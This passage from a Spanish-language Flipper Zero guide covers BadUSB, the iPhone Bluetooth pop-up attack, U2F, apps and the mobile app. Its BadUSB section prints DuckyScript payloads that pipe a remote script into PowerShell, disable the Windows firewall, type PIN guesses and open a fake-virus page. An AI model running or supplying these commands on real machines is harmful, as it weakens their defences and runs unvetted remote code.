**Nota:** Si Chrome no es el navegador predeterminado, también puedes usar STRING start <https://www.tusitiofavorito.com>.

### Limitaciones:

- **Almacenamiento:** Flipper Zero **no puede almacenar archivos grandes**, solo scripts de texto (DuckyScript).
- **Ejecución de PowerShell:** Requiere permisos en el sistema objetivo (algunos entornos bloquean PowerShell por políticas de seguridad).
- **Compatibilidad:** Los comandos deben ajustarse al sistema operativo (Windows/Mac/Linux).

### Recomendación:

Almacena scripts avanzados o herramientas en un **pendrive** o en una cuenta de **GitHub** y usa Flipper Zero para automatizar la ejecución de esos archivos mediante scripts BadUSB. Esto te brinda más flexibilidad y supera la limitación de almacenamiento.

### Desbloqueo de portátiles y smartphones

En internet abundan videos donde se muestra cómo Flipper Zero supuestamente desbloquea teléfonos y ordenadores de forma automática, generando una gran sensación de alarma. Sin embargo, la realidad es mucho menos impresionante. La única forma en la que Flipper Zero podría lograrlo sería mediante **fuerza bruta**, es decir, probando combinaciones de contraseñas de manera secuencial. Esto presenta una gran limitación: la mayoría de los dispositivos bloquean el acceso tras un número reducido de intentos fallidos (generalmente tres a cinco), impidiendo continuar con el proceso.

En estos videos virales, el "desbloqueo" suele funcionar porque **la contraseña ya está incluida en el payload del script**. Cuando Flipper Zero simula la escritura del password correcto, el dispositivo se desbloquea sin dificultades. En otros casos, los videos se centran en redes sociales o cuentas que permiten más intentos, haciendo que la demostración sea más impactante para el espectador. Por tanto, lejos de ser una herramienta todopoderosa, Flipper Zero depende de los mismos mecanismos que cualquier usuario con un teclado tendría.

## **Flipper Zero y su capacidad de inundar iPhones con mensajes pop-up**

En noviembre de 2023, se descubrió que el Flipper Zero, mediante una modificación de su firmware, podía enviar ataques masivos a través de Bluetooth Low Energy a iPhones, inundándolos con ventanas emergentes y dejándolos inoperativos. Este ataque afectaba a cualquier iPhone dentro de un radio de hasta 50 metros, lo que representaba un riesgo significativo en áreas públicas.

Apple abordó este problema en la actualización de iOS 17.2, lanzada en diciembre de 2023. Aunque la compañía no detalló las medidas específicas implementadas, las pruebas realizadas por expertos en seguridad confirmaron que, tras la actualización, los iPhones ya no eran vulnerables a este tipo de ataques del Flipper Zero. Las ventanas emergentes se detienen antes de que el dispositivo se vuelva inoperativo, asegurando así su funcionamiento normal.

### **Aquí algunos ejemplos de scripts usado en los vídeos:**

Los tiempos se deben ajustar para cada equipo o poner tiempos muy largos para probar. Algunos de estos payloads me han funcionado a la primera prueba en algunos equipos y ni con ajustes en otros...



```
DELAY 2000
STRING 123456
DELAY 3000
STRING 654321|
DELAY 3000
ENTER
```

activate\_windows.txt: Bloc de notas

Archivo Edición Formato Ver Ayuda

```
REM Description: Activate Windows permanently with MAS
REM Version: 1.1
REM Category: GoodUSB
DELAY 2000
GUI r
DELAY 2000
STRING powershell Start-Process powershell -Verb runAs
CTRL-SHIFT ENTER
DELAY 3000
SHIFT TAB
DELAY 2000
ENTER
DELAY 3000
STRING irm https://massgrave.dev/get | iex
ENTER
DELAY 5000
STRING 1
DELAY 2000
STRING 1
DELAY 2000
STRING 1
```

Archivo Edición Formato Ver Ayuda

```
REM Description: Disables the Windows-Firewall.
DELAY 2000
WINDOWS d
DELAY 2000
WINDOWS r
ENTER
DELAY 2000
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 2000
LEFTARROW
ENTER
DELAY 200
ALT y
DELAY 200
STRING netsh advfirewall set allprofiles state off; exit
ENTER|
```


```
FakeVirus.txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
REM Description: Opens a Website with a fake Virus and sets it to fullscreen
REM Version: 1.1
DELAY 3000
GUI r
DELAY 3000
STRING cmd
ENTER
DELAY 3000
STRING start https://fakeupdate.net/wnc/
ENTER
DELAY 3000
F11
```

```
notepad.txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
REM This is BadUSB demo script for windows
REM Open windows notepad
DELAY 4000
GUI r
DELAY 4000
STRING notepad
ENTER
DELAY 4000
STRING Maquina Hackeada con Flipper Zero!
ENTER
DEFAULT_DELAY 100
REM Copy-Paste previous string
UP
HOME
SHIFT DOWN
CTRL c
RIGHT
CTRL v
CTRL v


REM Alt code input demo
ALTCHAR 7
ALTSTRING This line was print using Alt+Numpad input method. It works even if non-US keyboard layout is selected
ENTER
STRING =
```

```
notepad.txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
STRING =
REPEAT 59
ENTER
ENTER
ENTER
STRING      _*-----*_
ENTER
HOME
STRING      .~^~~~-+.,,,-/`~,      ~, \_
ENTER
HOME
STRING      .,:      /:/ /' \ \     ,_,.,, ~. | |
ENTER
HOME
STRING      /      ,---:/ /` \ \_\\~_-
ENTER
HOME
STRING      .      / /****\ \ \~_-
ENTER
HOME
STRING      |      | | 0      | | .-` ,/- /
ENTER
HOME
STRING      |      ,.. \     ,.-"     ,/- /
ENTER
HOME
STRING      ;      :      `/""\`      ,/-==,/-=-
ENTER
HOME
```


Este script viene incluido de ejemplo en Flipper Zero. Abre el bloc de notas, escribe texto y dibuja un delfín con caracteres:



Simula un ataque de Ransomware mostrando una web fake:




Simula un error de sistema mostrando una gif online:



Desbloqueando un equipo con Windows 10:




Desbloqueando un equipo con Windows 11:



Desbloqueando un teléfono android por bluetooth:



Instalando software, en este caso la aplicación qFlipper:



---

**Mira como puedes exfiltrar las contraseñas de las redes wifi conocidas por un equipo con  
Flipper Zero**


---

## U2F (Universal 2nd Factor)



Flipper Zero puede actuar como una clave de autenticación de autenticación de 2D (U2F) universal USB (U2F) que se puede utilizar como el segundo factor de autenticación al iniciar sesión en cuentas web. Una clave de seguridad es un dispositivo pequeño que ayuda a las computadoras a verificar que eres tú cuando inicias sesión en una cuenta. El uso de esta característica aumenta la seguridad de sus cuentas.

Antes de usar la función U2F, necesita registrar su Flipper Zero como clave de seguridad para la autenticación de dos factores de un usuario en sus cuentas web.





## Apps




Apps es un catálogo que alberga herramientas y juegos desarrollados por la comunidad Flipper Zero. Estas aplicaciones amplían aún más la funcionalidad de tu Flipper Zero y hacen que tu interacción con el dispositivo sea aún más agradable.

Esta página proporcionará una visión general del Catálogo de aplicaciones. También aprenderás cómo instalar y administrar aplicaciones en tu Flipper Zero. Puede acceder a aplicaciones desde Flipper Mobile App y Flipper Lab (aprendida por Google Chrome, Microsoft Edge y otros navegadores basados en Chromium con soporte de API Web Serial).

<https://lab.flipper.net/apps>

Puedes acceder al catálogo de aplicaciones oficiales a través de la aplicación móvil de Flipper o mediante Flipper Lab en tu navegador web. Estas aplicaciones están organizadas en diversas categorías, como herramientas, juegos y utilidades, y se pueden instalar directamente en tu dispositivo.



Después de instalar la aplicación, puedes acceder a ella en tu Flipper Zero yendo a Main Menu -> Apps -> App's category.



Entre las aplicaciones que tiene, me ha resultado curiosa **Key Copier** que te permite hacer una copia de una llave física:



#### Description

@README.md


To measure your key:


1. Place it on top of the screen.
2. Use the contour to align your key.
3. Adjust each pin's depth until they match. It's easier if you look with one eye closed.



### Usado como Mouse Jiggler o Mouse Clicker


¿Qué es un Mouse Jiggler? Como su nombre lo indica (jiggler, que significa agitador o movedor en español), el propósito básico de un mouse jiggler es simular el movimiento del ratón.






## Flipper Mobile App

Después de que Flipper Zero esté conectado a **Flipper Mobile App**, verá la pestaña Menú Principal. En esta pestaña, puede actualizar su Flipper Zero a través de Bluetooth, ver opciones adicionales, sincronizar manualmente, reproducir el sonido en su Flipper Zero, y mucho más.




En Device Info, puedes ver información detallada sobre el hardware y firmware de Flipper Zero.



También puedes controlar Flipper Zero desde el smartphone con la opción **Remote control**



## Pet dolphin



Flipper Zero también funciona como mascota presentando a su propio compañero de delfines digital que vive dentro de su Flipper Zero. Al delfín le encanta interactuar con tecnologías de control de acceso como la radio Sub-1 GHz, RFID, NFC, Infrared, 1-Wire, BadUSB, y otros, así que usa Flipper Zero regularmente para hacer feliz a tu amigo digital. Al usar con frecuencia el dispositivo, puedes presenciar la evolución de tus emociones, aficiones y apariencia digitales. Prepárate para un viaje al mundo de la tecnología con tu mascota digital interactiva.

When your pet is happy



Swimming

Coding

Working

When your pet is unhappy



Crying

Mad

Leaving